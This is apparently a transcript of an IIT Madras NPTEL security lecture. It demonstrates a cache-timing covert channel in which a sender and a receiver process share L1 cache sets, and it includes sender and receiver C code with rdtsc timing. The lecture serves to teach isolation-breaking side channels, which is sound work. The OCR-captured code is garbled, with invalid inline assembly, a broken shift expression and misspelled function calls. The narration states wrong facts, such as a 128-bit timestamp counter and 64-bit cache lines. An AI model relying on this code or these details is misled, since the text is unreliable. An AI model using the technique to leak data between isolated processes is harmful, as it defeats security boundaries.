#if defined(__i386__)
static __inline__ unsigned long long rdtscl(void)
{
    unsigned long long int x;
    __asm__ volatile("xordl %eax,%eax\n\t cpuid \n\t::: \"eax\", \"ebx\", \"ecx\", \"edx\""); // flush pipeline
    __asm__ volatile("byte 0xf, 0x31" :: "A" (x));
    __asm__ volatile("xordl %eax,%eax\n\t cpuid \n\t::: \"eax\", \"ebx\", \"ecx\", \"edx\""); // flush pipeline
    return x;
}
#elif defined(__x86_64__)
static __inline__ unsigned long long rdtscl(void)
{
    unsigned int hi, lo;
    __asm__ __volatile__ ("xordl %eax,%eax\n\t cpuid \n\t::: \"eax\", \"ebx\", \"ecx\", \"edx\""); // flush pipeline
    __asm__ __volatile__ ("rdtscl :=a(%io), =d(%hi);");
    __asm__ __volatile__ ("xordl %eax,%eax\n\t cpuid \n\t::: \"eax\", \"ebx\", \"ecx\", \"edx\""); // flush pipeline
    return ((unsigned long long)lo) | ((unsigned long long)hi)<>32;
}
#endif
#endif

-- VISUAL LINE --

```



```

ambika@madhava: /scratch/ambika/courses/SSE/covert_channel/proto1
tB_0 = BE_0; tB_1 = BE_1; tB_2 = BE_2; tB_3 = BE_3;
tB_4 = BE_4; tB_5 = BE_5; tB_6 = BE_6; tB_7 = BE_7;
printf("Bit : odd \n");
}
else {
    tB_0 = BE_0; tB_1 = BE_1; tB_2 = BE_2; tB_3 = BE_3;
    tB_4 = BE_4; tB_5 = BE_5; tB_6 = BE_6; tB_7 = BE_7;
    printf("Bit : even \n");
}

/* Note the 128ULL. This is required because the sender needs to be made
much slower than the receiver */
for(i=0; i<=TIME_PERIOD; i++){ // just access
    __asm__ volatile__("");
    // load/store operations to send a 0 or a 1
    *(unsigned int*)tA_0 = i;
    *(unsigned int*)tA_1 = i+1;
    *(unsigned int*)tA_2 = i+2;
    *(unsigned int*)tA_3 = i+3;
    *(unsigned int*)tA_4 = i+4;
    *(unsigned int*)tA_5 = i+5;
    *(unsigned int*)tA_6 = i+6;
    *(unsigned int*)tA_7 = i+7;

    // load/store operations to send if the bit sent is at an odd or even index
    *(unsigned int*)tB_0 = i;
    *(unsigned int*)tB_1 = i+1;
    *(unsigned int*)tB_2 = i+2;
    *(unsigned int*)tB_3 = i+3;
    *(unsigned int*)tB_4 = i+4;
    *(unsigned int*)tB_5 = i+5;
    *(unsigned int*)tB_6 = i+6;
    *(unsigned int*)tB_7 = i+7;
}
k++;
}
return 0;

```

So over here we have 2 completely different programs one is known as the *receiver.c* the other one is the *sender.c* will also be sharing these programs with you. So, you can actually try this out on your machines. So, the 1st thing we do is do a *make clean* and *make* and we obtain 2 executables one is a *sender* and the 2nd is the *receiver*. So, what we will show is that it is possible to actually communicate information from the sender through the receiver through the shared cache, so before going into details about how this program is actually working we will just look at the demonstration first.

The 1st thing to do is to start the receiver and we need to ensure that the cache is shared and as we have seen earlier in this video the processor 0 and the processor 4 are essentially sharing the same CPU core thus we need to ensure that both these processors the receiver and the server are executing on exactly this core, so we can do this by the *taskset* command

`$> taskset - c 0 ./receiver` and we provided the agreed-upon ports over here, so 10, 20, 30, 40 so recollect that we define the ports in the cache covert channel as essentially the different cache sets. So, there were 64 cache sets in our L1 data cache and we have decided to choose these 4 cache sets, cache set 10, 20, 30 and 44 for our communication. 2 of these cache sets 10 and 20 are used for transferring data while the cache set 30 and 40 are used for control. So, let us start the receiver and in a totally isolated environment start the server as follows, so we need to ensure that the server is running on the CPU 4.

So we run the tasks set specify the CPU that we want to run in this case it is 4 with exactly the same agreed-upon ports 10, 20, 30 and 40 so what is happening now is that the sender is beginning to send a 0th bit it is at a time even location and we see that this sender is essentially through the cache able to communicate to the receiver, so apparently this particular 0 bit has been received over here by the receiver. The next bit which is sent by the sender is 1, so this is the odd bit and we see that the receiver has received this particular bit, so let us look for some more time to see more bits being transmitted.

The 3rd bit being sent is 1 again so this is an even bit and we will see that after sometime the receiver has indeed received this bit as well, so the bit number 2 is the even bit got a value of 1, so we can just wait for may be a minute or so to see more bits being transmitted, so this is an extremely slow process but what it signifies is that these 2 process sender and receiver in spite of the heavy protection provided by the operating system and hardware have been able to actually communicate with each other. So, this was on 2 regular processes, but we could also demonstrate this and various other infrastructures for example even with the trusted execution environment such as the SGX and Trustzone that we have studied earlier in this lecture. Such kind of covert channels can be done from a trusted environment to the untrusted appointment.

So, one thing that de-marks a particular covert channel is the rate at which data can be transferred from the sender to the receiver. So, over here as we see it is an extremely slow process, so typically the units would be something like bits per second and as we see over here the code is not very optimised. This seems to be much less than 1 bit per second but nevertheless we see that attackers are quite motivated, and the rate of transmission is not a very critical issue for attackers as long as the information can be obtained on the other side.

Now that we have seen these programs work. So, let us look a little more in detail about what is happening inside this program. So, let us stop the receiver and the server. Now one thing

for you think about is that recollect that or if you just go back on the video you will see that there are some bits that gets received even though the sender has not yet started, so one thing for you to think about is why such a thing has actually happened.

Okay, so let us go into the code we will open our editor and look at the sender code first. This code has been written by, Gnanambikai, who is a Ph.D. student at IIT Madras. So, important thing showing here is this particular time period and we will prefer to this later on in this particular code and what we see is that various attributes about the cache memory present in the system at least the cache memory that has been targeted for this covert channel has been defined over here for example the D-cache size of 32 kilobytes. Number of set bits which is 6 over here because we have 64 different sets.

The offset bits within a cache line is again 6 bits because each cache line is of 64 bits and something known as total bits which represents the associated bits, set bits and block address bits. One thing what was important over here was that the associativity of the cache memory, so recollect that this particular memory is an 8 way associative cache and therefore in order to create conflict with a particular set there should be 8 addresses following on the same cache set.

The 8 addresses should be designed in such a way or should be crafted in such a way such that each of them feels a particular way in a cache corresponding to that set. So, the arguments that are provided over here that is the control ports and the data ports that is 10, 20, 30 and 40 are taken from the command line and set into these various integers set index A0, A1, B0 and B1, so A0 and A1 are used to transfer 0 and 1 while B0 and the BE are used for the control ports and where they are used to transfer the odd bits and the even bits respectively.

The next thing we do is we craft different addresses, note that we require 4 sets of addresses, each is a collection of 8 different addresses. So, this for example A00 to A07 is an 8 way corresponds to the 8-way associative cache. So, I would not go into details about this but giving the fact that what we discussed earlier in this video. You can see how the 8 addresses are crafted, so that all of them would access exactly the same set. We assume policy such as the Least Recently Used (LRU) to be implemented in the cache and assume the fact that all of these 8 addresses would fall in the same cache sets but in different ways of the cache.

So similarly we have A0, A1 addresses being crafted B0 addresses and the BE addresses being crafted. The next thing would be quite interesting so we would look at how the data is being transmitted. We have defined the data to be transmitted from the sender to the receiver as follows, so the data comprises of this binary bits 011 and so on and what we do over here is that we start to craft memory and start to actually send them from the sender to the receiver, so important in this particular thing is this particular for loop.


So each iteration is run for $epoch * TIME_PERIOD$, this is to ensure that the receiver which is running asynchronously from the sender process has sufficient amount of time to actually read this information. So, we look at how the epoch is defined which is defined to 128 over here as seen over here and the time period is 2^{24} which means that these loops are run for a total of $(2^{24}) * 128$ times. So, this would be long enough to procure the receiver sufficient amount of time to actually detect bits being transmitted. The next thing we do is create memory accesses to various locations.

Now tA_0 and tB_0 correspond to load and store operations to these addresses corresponding to the data being transmitted. Recollect that tB are used in order to control the data and specific odd or even bits being transmitted and tA are used to send 0s and 1s respectively. So, essentially this is the communication which is happening by the sender, the sender is making memory accesses to these particular memory addresses. So, each time the sender actually make such a memory access, the data if it is not present in the cache would be fetched from a lower cache in this case the L2 and L3 cache and stored in the L1 cache as well as stored in a register pointed to by this.

Now what happens on the receiver side is that the receiver also runs a similar loop as shown over here but the receiver would also time that particular loop. Now due to the conflicts that arise due to the common cache and the agreed-upon cache sets, the conflicts may actually cause certain memory accesses to be faster and certain memory access to be slower. So the increased time would indicate that there is something being transmitted by the sender on that particular cache set and therefore a miss has occurred the data has to be retrieved from the lower cache or from the DRAM. Thank you.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
'Demo- Cache-timing based Covert Channel - Part 2'

(Refer Slide Time: 0:16)



```
ambika@madhava: /scratch/ambika/courses/SSE/covert_channel/proto1
ambika@madhava: /scratch/ambika/courses/SSE/covert_channel/proto1$ vim re

Terminal
ambika@madhava: /scratch/ambika/courses/SSE/covert_channel/proto1
ambika@madhava: /scratch/ambika/courses/SSE/covert_channel/proto1$ vim re

/*
Author: Gnanambikai
Specific to my system's configurations.
PGSIZE:4KB ,
DCache associativity:8 ,
Cache Block size:64B ,
No of Dcache sets : 64,
Dcache size : 32kB

You will have to tweak the code a bit, if your system has different configurations than above.

*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>

#define THRESHOLD 1750 /* Threshold above which, timing measurement
s are ignored */
"receiver.c" 291L, 12005C
1,1      Top
```

```

// time an access to the BE cache set
start = rdtscll();
*(unsigned int*)BE_0 = i;
*(unsigned int*)BE_1 = i+1;
*(unsigned int*)BE_2 = i+2;
*(unsigned int*)BE_3 = i+3;
*(unsigned int*)BE_4 = i+4;
*(unsigned int*)BE_5 = i+5;
*(unsigned int*)BE_6 = i+6;
*(unsigned int*)BE_7 = i+7;
end = rdtscll();

if(end - start <= THRESHOLD) BE_freq[(end - start)]++;

// time an access to the A0 cache set
start = rdtscll();
*(unsigned int*)A0_0 = i;
*(unsigned int*)A0_1 = i+1;
*(unsigned int*)A0_2 = i+2;
*(unsigned int*)A0_3 = i+3;
*(unsigned int*)A0_4 = i+4;
*(unsigned int*)A0_5 = i+5;
*(unsigned int*)A0_6 = i+6;
*(unsigned int*)A0_7 = i+7;
end = rdtscll();

if(end - start <= THRESHOLD) A0_freq[(end - start)]++;

// time an access to the A0 cache set
start = rdtscll();
*(unsigned int*)A1_0 = i;
*(unsigned int*)A1_1 = i+1;
*(unsigned int*)A1_2 = i+2;
*(unsigned int*)A1_3 = i+3;
*(unsigned int*)A1_4 = i+4;

```

```

memset(A0_freq, 0, sizeof(A0_freq));
memset(A1_freq, 0, sizeof(A1_freq));
memset(BO_freq, 0, sizeof(BO_freq));
memset(BE_freq, 0, sizeof(BE_freq));

int a0_max=0, a1_max=0;
int bo_max=0, be_max=0;

for(i=0; i < TIME_PERIOD; i++)
{
    __asm__ __volatile__(/*);
    // time an access to the BO cache set
    start = rdtscll();
    *(unsigned int*)BO_0 = i;
    *(unsigned int*)BO_1 = i+1;
    *(unsigned int*)BO_2 = i+2;
    *(unsigned int*)BO_3 = i+3;
    *(unsigned int*)BO_4 = i+4;
    *(unsigned int*)BO_5 = i+5;
    *(unsigned int*)BO_6 = i+6;
    *(unsigned int*)BO_7 = i+7;
    end = rdtscll();

    if(end - start <= THRESHOLD) BO_freq[(end - start)]++;

    // time an access to the BE cache set
    start = rdtscll();
    *(unsigned int*)BE_0 = i;
    *(unsigned int*)BE_1 = i+1;
    *(unsigned int*)BE_2 = i+2;
    *(unsigned int*)BE_3 = i+3;
    *(unsigned int*)BE_4 = i+4;
    *(unsigned int*)BE_5 = i+5;
    *(unsigned int*)BE_6 = i+6;
    *(unsigned int*)BE_7 = i+7;

```

```

#if defined(__i386__)
static __inline__ unsigned long long rdtsc(void)
{
    unsigned long long int x;
    __asm__ volatile("xorl %eax,%eax\n cpuid \n" :: "%eax", "%ebx", "%ecx", "%edx"); // flush pipeline
    __asm__ volatile("xord %eax, %eax\n cpuid \n" : "+=A" (x));
    __asm__ volatile("xord %eax, %eax\n cpuid \n" :: "%eax", "%ebx", "%ecx", "%edx"); // flush pipeline
    return x;
}

#elif defined(__x86_64__)
static __inline__ unsigned long long rdtsc(void)
{
    unsigned hi, lo;
    __asm__ volatile_ ("xord %eax,%eax\n cpuid \n" :: "%eax", "%ebx", "%ecx", "%edx"); // flush pipeline
    __asm__ volatile_ ("rdtsc : "=A"(lo), "=d"(hi));
    __asm__ volatile_ ("xord %eax,%eax\n cpuid \n" :: "%eax", "%ebx", "%ecx", "%edx"); // flush pipeline
    return ( (unsigned long long)lo) | ( (unsigned long long)hi)<<32 );
}
#endif


/* declare an array as large as the L1 D cache; align it to an
offset of 64 bytes to make things simple */
unsigned int send_array[DCACHE_SIZE / INT_SIZE] __attribute__ ((aligned(64)));
/*
 * main takes 4 command line parameters. Each parameter represents a cache set (0 - 63) and must
 * not overlap. The first two parameters are used for sending bits (0 or 1). The second two
 * parameters are used for controlling the communication (it takes values even or odd).
 */
int main(int c,char *arg[])
{

```

Okay, so let us now look at the receiver part of the code, so as we see the receiver part is very similar to that of the centre, we still have these memory accesses which are done but the major difference here is that the block of memory accesses is actually timed, so the timing is done by the function call *rdtsc*, so this *rdtsc* function returns what is known as the time stamp prior to actually executing these instructions we measure the timestamp and also at the end of these instruction executions.

Therefore, the *end - start* would give you the time taken to execute these instructions, *rdtsc* function are received over here uses something known as the *rdtsc* instruction which is supported by all Intel platforms or Intel processors. So this instruction essentially reads a timestamp counter, so all Intel machines maintain a counter, it is a 128 bit counter which starts at 0 at the time of reset and implements at every clock pulse, so the *rdtsc* instruction then reads the timestamp counter at that particular incident. So we have 2 versions of this *rdtsc* function other one is for 32-bit and the other is for 64-bit and if you are using trying to actually replicated this particular covert channel on your own machine, you could suitably enable one of these 2 functions.

(Refer Slide Time: 2:01)



```

Terminal
ambika@madhava: /scratch/ambika/courses/SSE/covert_channel/proto
int counter = -1;
while(1)
{
    memset(A0_freq, 0, sizeof(A0_freq));
    memset(A1_freq, 0, sizeof(A1_freq));
    memset(B0_freq, 0, sizeof(B0_freq));
    memset(BE_freq, 0, sizeof(BE_freq));

    int a0_max=0, a1_max=0;
    int bo_max=0, be_max=0;

    for(i=0; i < TIME_PERIOD; i++)
    {
        __asm__ __volatile__(\"");
        // time an access to the B0 cache set
        start = rdtsc();
        *(unsigned int*)B0_0 = i;
        *(unsigned int*)B0_1 = i+1;
        *(unsigned int*)B0_2 = i+2;
        *(unsigned int*)B0_3 = i+3;
        *(unsigned int*)B0_4 = i+4;
        *(unsigned int*)B0_5 = i+5;
        *(unsigned int*)B0_6 = i+6;
        *(unsigned int*)B0_7 = i+7;
        end = rdtsc();
        if(end - start <= THRESHOLD) B0_freq[(end - start)]++;

        // time an access to the BE cache set
        start = rdtsc();
        *(unsigned int*)BE_0 = i;
        *(unsigned int*)BE_1 = i+1;
        *(unsigned int*)BE_2 = i+2;
        *(unsigned int*)BE_3 = i+3;
    }
}

```

```

Terminal ambika@madhava:~/scratch/ambika/courses/SSE/covert_channel/proto1
Specific to my system's configurations.
PGSIZE:4KB ,
DCache associativity:8 ,
Cache Block size:64B ,
No of Dcache sets : 64,
Dcache size : 32kB

You will have to tweak the code a bit, if your system has different configurations than above.

*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>

#define THRESHOLD 1750 /* Threshold above which, timing measurements are ignored */
#define TIME_PERIOD (1<<24) /* the number of iterations to probe a single bit */
#define CONTENTION_THRESHOLD 17 /* If the timing difference between two sets falls less than this, we assume that no
thing has been sent */

/* Cache parameters */
#define BLOCK_OFFSET_BITS 6 /* cache address offset bits */
#define SET_BITS 6 /* set address bits */
#define ASSOC_BITS 3 /* lowest 3 bits of the tag address decides the associativity in L1 cache */
#define TOT_BITS (BLOCK_OFFSET_BITS + SET_BITS + ASSOC_BITS)

#define DCACHE_SIZE 32768
#define INT_SIZE 4

/* Enable this for verbose outputs */
//#define __DEBUG__

#endif __DEBUG__

```

```

Terminal ambika@madhava:~/scratch/ambika/courses/SSE/covert_channel/proto1
        *(unsigned int*)A1_1 = i+1;
        *(unsigned int*)A1_2 = i+2;
        *(unsigned int*)A1_3 = i+3;
        *(unsigned int*)A1_4 = i+4;
        *(unsigned int*)A1_5 = i+5;
        *(unsigned int*)A1_6 = i+6;
        *(unsigned int*)A1_7 = i+7;
    end = rdtsfc();

    if(end - start <= THRESHOLD) A1_freq[end - start]++;
}

/* so far we have obtained four distributions. A0_freq; A1_freq; B0_freq; B1_freq
Each distribution has the frequency with which a given clock cycle is observed.
We next determine the peak in each distribution -- this indicates the timing that occurred most often */

for(i=0;i<THRESHOLD;i++)
    if(A0_freq[a0_max] < A0_freq[i])
        a0_max = i;

for(i=0;i<THRESHOLD;i++)
    if(A1_freq[a1_max] < A1_freq[i])
        a1_max = i;

for(i=0;i<THRESHOLD;i++)
    if(B0_freq[bo_max] < B0_freq[i])
        bo_max = i;

for(i=0;i<THRESHOLD;i++)
    if(BE_freq[be_max] < BE_freq[i])
        be_max = i;

PRINT4("\t\t\t\tReceiver: %d %d %d\n", a0_max, a1_max, a0_max - a1_max);

```

```

Terminal ambika@madhava:~/scratch/ambika/courses/SSE/covert_channel/proto1
        for(i=0;i<THRESHOLD;i++)
            if(BO_freq[bo_max] < BO_freq[i])
                bo_max = i;

        for(i=0;i<THRESHOLD;i++)
            if(BE_freq[be_max] < BE_freq[i])
                be_max = i;


    PRINT4("\t\t\t\tReceiver: %d %d %d\n", a0_max, a1_max, a0_max - a1_max);
    PRINT4("\t\t\t\tReceiver: %d %d %d\n", bo_max, be_max, bo_max - be_max);

    /* This if condition determines if the sender has started. If the sender has
    not yet started, there will be little difference (< CONTENTION_THRESHOLD) between
    the be_max and bo_max as well as a0_max and a1_max. We just continue in such a case. */
    if (!sender_started && (abs(be_max - bo_max) < CONTENTION_THRESHOLD) &&
        (abs(a0_max - a1_max) < CONTENTION_THRESHOLD))
        PRINT4("\t\t\t\tSender not started (no contention detected)\n";
        continue;
    }
    sender_started = 1;

    /* extract if this is an even bit or odd bit */
    b_bit = (be_max > bo_max)? 0: 1;
    /* determining if a next bit has been received */
    if (prev_b_bit == b_bit){
        PRINT4("\t\t\t\t No change in b_bit\n");
    }else{
        prev_b_bit = b_bit;
        counter++;
    }

    /* extract the bit sent (either 0 or 1) */
    a_bit = (a1_max > a0_max)? 1: 0;

```



```

Terminal ambika@madhava: /scratch/ambika/courses/SSE/covert_channel/proto1
ambika@madhava: /scratch/ambika/courses/SSE/covert_channel/proto1
We next determine the peak in each distribution -- this indicates the timing that occurred most often */

for(i=0;i<THRESHOLD;i++)
    if(A0_freq[a0_max] < A0_freq[i])
        a0_max = i;

for(i=0;i<THRESHOLD;i++)
    if(A1_freq[a1_max] < A1_freq[i])
        a1_max = i;

for(i=0;i<THRESHOLD;i++)
    if(B0_freq[bo_max] < B0_freq[i])
        bo_max = i;

for(i=0;i<THRESHOLD;i++)
    if(BE_freq[be_max] < BE_freq[i])
        be_max = i;

PRINT4("tttttReceiver: %d %d d=ddit \n", a0_max, a1_max, a0_max - a1_max);
PRINT4("tttttReceiver: %d %d d=ddit \n", bo_max, be_max, bo_max - be_max);

/* This if condition determines if the sender has started. If the sender has
not yet started, there will be little difference (< CONTENTION_THRESHOLD) between
the be_max and bo_max as well as a0_max and a1_max. We just continue in such a case. */
if (!sender_started && (abs(be_max - bo_max) < CONTENTION_THRESHOLD) &&
    (abs(a0_max - a1_max) < CONTENTION_THRESHOLD)){
    PRINT("ttttt Sender not started (no contention detected)\n");
    continue;
}
sender_started = 1;

/* extract if this is an even bit or odd bit */
b_bit = (be_max > bo_max)? 0 : 1;

/* determine if a next bit has been received */
if (prev_b_bit == b_bit){
    PRINT("\tt\tno change in b_bit\n");
}

```

So that being said the next thing we actually look at is there is something known as a threshold which is also defined, so the *end - start* gives you the time required to execute these 8 instructions and we see that the time recorded for this set of instructions may be extremely noisy, the noise may come due to certain other aspects which are going on in the processor for example a page fault, interrupts and so on and these needs to be filtered out, so the threshold value should be selected on per processor basis or per system basis and it does not need to be very accurate.

In this code we have defined the threshold to a value of 1750. So, this value should be good enough to filter out most of the noise due to interrupts and other aspects like context switches and so on but yet the big large enough to permit or to be able to distinguish between cache hits and cache misses. So, for any of these timing which is less than the threshold we maintain something known as a frequency distribution table and identify how often a particular time is observed. So, at the end of this particular iteration that is the time period and recollect that the time period is set to 2^{24} , we use these frequency distribution tables to identify whether a cache hit or cache miss is observed.

Now a cache miss would imply that the sender has actually sent something through that particular port, so it would mean that the sender has actually loaded something in that corresponding set and therefore has evicted the receiver data from that set and therefore when the receiver is actually accessing through that set it would result in a cache miss and memory access would require to go to a lower level cache like the L2 LLC or the DRAM to complete the memory access.

So, this would typically take longer which we have timed and this timing would actually show up in the frequency distribution, so in this way observing the various frequency distribution for the various sets 10, 20, 30 and 40 the receiver would be able to decipher whatever has been transmitted by the sender. So, it would then be able to identify 0s and 1s it would be able to identify whether it was odd bit or an even bit that the sender had actually transmitted.

So in this way what we have seen is 2 independent processes a sender and a receiver being able to communicate with each other through this covert channel, this very indirect channel and being able to break all the security that is achieved by this underlined platform, such covert channels may not be restricted only to cache but other aspects or other processor and system level features such as in the file system page faults, and other things like key strokes and so on may be also used as a source of covert channel.

**THIS BOOK
IS NOT FOR
SALE
NOR COMMERCIAL USE**



(044) 2257 5905/08



nptel.ac.in



swayam.gov.in